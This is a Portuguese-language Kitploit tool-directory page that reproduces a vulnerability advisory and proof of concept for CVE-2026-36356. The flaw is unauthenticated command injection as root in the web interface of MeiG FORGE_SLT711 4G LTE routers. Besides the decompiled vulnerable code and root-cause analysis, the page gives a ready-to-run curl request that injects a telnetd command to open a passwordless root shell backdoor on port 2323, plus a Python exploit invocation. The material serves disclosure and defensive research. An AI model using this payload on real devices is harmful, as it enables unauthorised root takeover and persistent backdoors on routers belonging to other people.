

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-36356 — CVE-2026-36356: MeiG Smart FORGE_SLT711 GoAhead - Injeção de comandos do sistema operacional não autenticada (RCE como root) | Kitploit
Ferramentas/GitHubGitHub/totekuh/cve-2026-36356
Segurança IoTAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e ControleDesenvolvimento de Payloads
GitHubtotekuh/cve-2026-36356

CVE-2026-36356

CVE-2026-36356: MeiG Smart FORGE_SLT711 GoAhead - Injeção de comandos do sistema operacional não autenticada (RCE como root)

Ver Repositório
151há 6 mesesAinda não revisado
Compartilhar

CVE-2026-36356: MeiG Smart FORGE_SLT711 GoAhead — Injeção de Comandos do Sistema Operacional sem Autenticação (/action/SetRemoteAccessCfg)

  • CVE: CVE-2026-36356
  • CWE: CWE-78, CWE-306
  • Descobridor: Daniil Gordeev
  • Divulgado: 2026-05-03

Resumo

O servidor web GoAhead incluído nos dispositivos CPE 4G LTE MeiG Smart FORGE_SLT711 expõe um endpoint HTTP sem autenticação, /action/SetRemoteAccessCfg, que interpola entrada JSON controlada pelo usuário em um comando shell sem sanitização. Uma única requisição POST sem autenticação executa comandos arbitrários como root.

Duas causas raiz independentes: uma entrada de rota sem autenticação ausente e uma construção insegura sprintf() → system() no handler.

Produtos Afetados

  • Fabricante: MeiG Smart Technology Co., Ltd. (Shenzhen, China)
  • Produto: Roteador CPE 4G LTE FORGE_SLT711
  • Firmware confirmado: MDM9607.LE.1.0-00110-STD.PROD-1 (firmware do modem BC-MGST711H_1.1.1_EQ101)
  • Servidor web: GoAhead 3.x (Embedthis) com handlers de ação personalizados da MeiG (/usr/bin/goahead)

O código vulnerável está no handler de ação personalizado da MeiG, não no GoAhead upstream. Outras versões de firmware desta linha de produtos provavelmente também são afetadas; não verificado de forma independente.

Ambiente de Teste

DispositivoOrtel 4G LTE CPE (OEM: MeiG FORGE_SLT711)
SoCQualcomm MDM9607, ARMv7 Cortex-A7
KernelLinux 3.18.48
FirmwareMDM9607.LE.1.0-00110-STD.PROD-1
Data2026-02-21

Detalhes Técnicos

Autenticação ausente (CWE-306)

A configuração de rotas do GoAhead /var/www/route.txt lista rotas autenticadas (linhas 64–150) usando auth=basic. /action/SetRemoteAccessCfg não está nessa lista. O roteamento cai na regra genérica (catch-all) na linha 156:

route uri=/action handler=action

A regra genérica não possui auth=basic, portanto qualquer cliente HTTP pode invocar /action/SetRemoteAccessCfg sem credenciais.

Injeção de comandos (CWE-78)

O handler no offset 0x0003c6d8 em /usr/bin/goahead é decompilado para:

char password_buf[64];      // 0x40 bytes on stack
char command_buf[256];      // 0x100 bytes on stack

websGetJsonItemValue(json, "password", STRING, password_buf, 0x40);
sprintf(command_buf, "echo root:\"%s\"|chpasswd", password_buf);
system(command_buf);

O campo password é interpolado entre aspas duplas. A substituição $(...) e os acentos graves `...` são expandidos dentro de aspas duplas, portanto um atacante controla o comando shell. system() executa como uid=0 porque o processo GoAhead roda como root. Sem validação de entrada, sem escaping, sem lista de caracteres permitidos.

Prova de Conceito

Backdoor telnet persistente

curl -s -X POST http://192.168.1.1/action/SetRemoteAccessCfg \
  -H "Content-Type: application/json" \
  -d '{"password":"$(telnetd -l /bin/sh -p 2323 &)"}'
# Reachable via: telnet 192.168.1.1 2323 (root shell, no password)

Unauthenticated RCE → root shell on a MeiG FORGE_SLT711 (Ortel 4G LTE CPE) via /action/SetRemoteAccessCfg

Exploit Python de referência

poc_rce.py (publicado junto a este advisory):

python3 poc_rce.py --ip 192.168.1.1 --cmd 'id > /tmp/out'

A exploração é cega — a saída do comando não está na resposta HTTP.

Restrições do payload

  • Buffer de password: 64 bytes
  • Buffer final do comando: 256 bytes
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    347
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    297

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






